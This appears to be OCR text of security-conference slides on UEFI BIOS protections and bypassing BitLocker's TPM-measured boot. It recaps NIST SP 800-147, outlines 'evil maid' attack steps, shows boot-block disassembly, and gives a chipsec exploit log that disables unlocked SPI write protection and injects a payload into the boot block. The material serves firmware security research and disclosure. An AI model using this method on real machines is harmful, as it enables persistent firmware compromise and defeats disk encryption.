NIST BIOS Protection Guidelines Recap

3.1.3 Integrity Protection

To prevent unintended or malicious modification of the system BIOS outside the authenticated BIOS update process, the RTU and the system BIOS (excluding configuration data used by the system BIOS that is stored in non-volatile memory) shall be **protected from unintended or malicious modification** with a mechanism that cannot be overridden outside of an authenticated BIOS update. The protection mechanism shall itself be protected from unauthorized modification.

The authenticated BIOS update mechanism shall be protected from unintended or malicious modification by a mechanism that is at least as strong as that protecting the RTU and the system BIOS.


The protection mechanism shall **protect relevant regions of the system flash memory containing the system BIOS** prior to executing firmware or software that can be modified without using an authenticated update mechanism or a secure local update mechanism. Protections should be enforced by hardware mechanisms that are not alterable except by an authorized mechanism.

http://csrc.nist.gov/publications/nistpubs/800-147/NIST-SP800-147-April2011.pdf

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor, lock the SPI controller configuration, and not introduce a single bug in all of this, of course.

UEFI Updates Aren't Exactly Signed Either



NIST BIOS Protection Guidelines Recap

3.1.1 BIOS Update Authentication

The authenticated BIOS update mechanism **employs digital signatures to ensure the authenticity of the BIOS update image**. To update the BIOS using the authenticated BIOS update mechanism, there shall be a Root of Trust for Update (RTU) that contains a signature verification algorithm and a key store that includes the public key needed to **verify the signature on the BIOS update image**. The key store and the signature verification algorithm shall be stored in a protected fashion on the computer system and shall be modifiable only using an authenticated update mechanism or a secure local update mechanism as outlined in Section 3.1.2.

http://csrc.nist.gov/publications/nistpubs/800-147/NIST-SP800-147-April2011.pdf

The Solution is Simple

Just let BitLocker rely on all platform manufacturers to protect the UEFI BIOS from programmable SPI writes by malware, allow only signed UEFI BIOS updates, protect authorized update software, update the boot block (SEC/PEI code) securely, correctly program and protect SPI Flash descriptor, lock the SPI controller configuration, and not introduce a single bug in all of this, of course.

Outline

1 UEFI BIOS

2 Measured/Trusted Boot

3 The Real World: Bypassing Measured/Trusted Boot

4 Windows BitLocker with TPM

5 Secure Boot

6 What Else?

7 Anything We Can Do?

Angry Evil Maid

Attack Outline Against Encrypted OS Drive

1. While the owner is not watching and system is shut down..
2. adversary plugs in and boots into a USB thumb drive
3. which auto launches exploit directly modifying UEFI BIOS in unprotected SPI Flash
4. Gets out until owner notices someone is messing with the system
5. Upon next boot, patched UEFI BIOS sends expected 'good' measurements of all pre-boot components to TPM PCRs
6. TPM unseals the encryption key as the measurements are correct

Angry Evil Maid


Booting From Multiple OS Drives?

1. System has multiple encrypted OS bootable drives (including bootable USB thumb drives)
2. OS is loaded while other OS drives are encrypted
3. Malware compromised loaded OS exploits weak BIOS protections and modifies UEFI BIOS
4. When OS is booted from another encrypted drive, compromised UEFI BIOS submits expected 'good' measurements to the TPM
5. TPM unseals OS drive encryption key as measurements are correct
6. OS boots on top of compromised firmwware logging PIN

The Original Boot Block

```
_10:FFFFFABB CC                                db 0CCh ; ¦
_10:FFFFFABC                          ; ---------------------------------------------------------------------------
_10:FFFFFABC
_10:FFFFFABC                          out80_Init_PCIEXBAR:                    ; CODE XREF: _10:ptr_out80_Init_PCIEXBAR↓j
_10:FFFFFABC B0 02                                mov     al, 2
_10:FFFFFABE E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFAC0 BE CD FA FF FF                       mov     esi, 0FFFFFACDh
_10:FFFFFAC5 0F 6E FE                             movd    mm7, esi
_10:FFFFFAC8 E9 97 00 00 00                       jmp     Init_PCIEXBAR
_10:FFFFFACD                          ; ---------------------------------------------------------------------------
_10:FFFFFACD
_10:FFFFFACD                          out80_Find_Load_Patch:
_10:FFFFFACD B0 07                                mov     al, 7
_10:FFFFFACF E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFAD1 BE DB FA FF FF                       mov     esi, 0FFFFFADBh
_10:FFFFFAD6 0F 6E FE                             movd    mm7, esi
_10:FFFFFAD9 EB 3D                                jmp     short ptr_Find_Load_Patch
_10:FFFFFADB                          ; ---------------------------------------------------------------------------
_10:FFFFFADB B0 08                                mov     al, 8
_10:FFFFFADD E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFADF BE E9 FA FF FF                       mov     esi, 0FFFFFAE9h
_10:FFFFFAE4 0F 6E FE                             movd    mm7, esi
_10:FFFFFAE7 EB 49                                jmp     short write_MSR_1AD_to_CMOS
_10:FFFFFAE9                          ; ---------------------------------------------------------------------------
_10:FFFFFAE9 B0 0A                                mov     al, 0Ah
_10:FFFFFAEB E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFAED BE FA FA FF FF                       mov     esi, 0FFFFFAFAh
_10:FFFFFAF2 0F 6E FE                             movd    mm7, esi
_10:FFFFFAF5 E9 BF 00 00 00                       jmp     loc_FFFFFBB9
_10:FFFFFAFA                          ; ---------------------------------------------------------------------------
_10:FFFFFAFA B0 03                                mov     al, 3
_10:FFFFFAFC E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFAFE B0 09                                mov     al, 9
_10:FFFFFB00 E6 80                                out     80h, al           ; manufacture's diagnostic checkpoint
_10:FFFFFB02 BE 0F FB FF FF                       mov     esi, 0FFFFFB0Fh
_10:FFFFFB07 0F 6E FE                             movd    mm7, esi
_10:FFFFFB0A E9 B7 00 00 00                       jmp     send_IPI_thru_LAPIC
_10:FFFFFB0F                          ; ---------------------------------------------------------------------------
_10:FFFFFB0F B0 0B                                mov     al, 0Bh
```

Now beeping SOS.. (not exactly a PIN logger)




Writing Payload to Early BIOS in SPI Flash


```
OS     : Windows 7 6.1.7600 AMD64
Chipset:
  VID:        8086
  DID:        0100
  Name:       Sandy Bridge (SNB)
  Long Name: Sandy Bridge CPU / Cougar Point PCH

[+] loaded exploits.bios.bitlocker
[+] imported chipsec.modules.exploits.bios.bitlocker
[*] Reading 0x1000-byte block from SPI at FLA = 0x3FF000..
[+] Done reading block from SPI flash
[*] Filling with 0x109 bytes of NOP slide..
[*] Injecting 0x47 bytes of payload at offset 0x6E8 in the block..
[+] Checking protection of UEFI BIOS region in SPI flash..
[spi] UEFI BIOS write protection enabled but not locked. Disabling..
[!] UEFI BIOS write protection is disabled
[*] Erasing original 0x1000-byte SPI block at FLA = 0x3FF000..
[+] Done erasing block of SPI flash
[*] Writing SPI block with payload to FLA = 0x3FF000 (payload at 0x3FF6E8)..
[+] Done writing modified UEFI BIOS boot block in SPI flash
[!] Reboot to verify that BitLocker decrypts Windows volume
```


BitLocker Decrypted Drive With Patched UEFI BIOS



But That P67 Board Is Just Too Old

